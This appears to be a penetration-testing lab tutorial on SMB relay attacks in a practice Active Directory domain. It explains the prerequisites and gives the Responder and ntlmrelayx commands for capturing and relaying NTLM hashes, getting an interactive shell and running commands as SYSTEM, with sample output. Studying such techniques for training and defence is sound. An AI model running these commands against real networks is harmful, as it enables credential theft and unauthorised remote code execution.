# SMB Relay Attacks Overview


Pay attention to the Requirements.

-SMB signing by default is not enabled or enforced on workstations, but it is enabled and enforced on servers by default. We can check this in the network somehow.

-Relayed user credentials must be admin on that local machine, otherwise not real value.

How do we identify it in the scans?

Before we can attack this, we need to configure Responder:

This is how it should look like.


Then, we can run Responder:

SMB Relay

Step 2: Run Responder

sudo responder –I tun0 -dwP

Then, we set up another tool called "ntlmrelayx.py":

SMB Relay

Step 3: Set up your relay

sudo ntlmrelayx.py –tf targets.txt –smb2support

Here is what is going to happen if we are luck, Responder will catch the hash, forward it to the Ntlmrelayx.py. Then, Ntlmrelay.py will forward that hash to the target selected. "If we are a local administrator on the machine with the hash we captured, we will get some win.".

For this to happen, we need an event to occur. This is going to be similar to the previous lab, where we pointed our Request to the wrong domain.

Other wins:

In this way, we get an interactive shell.

SMB Relay
Other Wins

sudo ntlmrelayx.py –tf targets.txt –smb2support -i

SMB Relay
Other Wins

nc 127.0.0.1 11000

We can also run commands:

```
[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 10.0.0.35
[*] Executed specified command on host: 10.0.0.35
[-] SMB SessionError: STATUS_SHARING_VIOLATION(A file cannot be opened
patible.)
nt authority\system
```

SMB Relay
Other Wins

sudo ntlmrelayx –tf targets.txt –smb2support –c "whoami"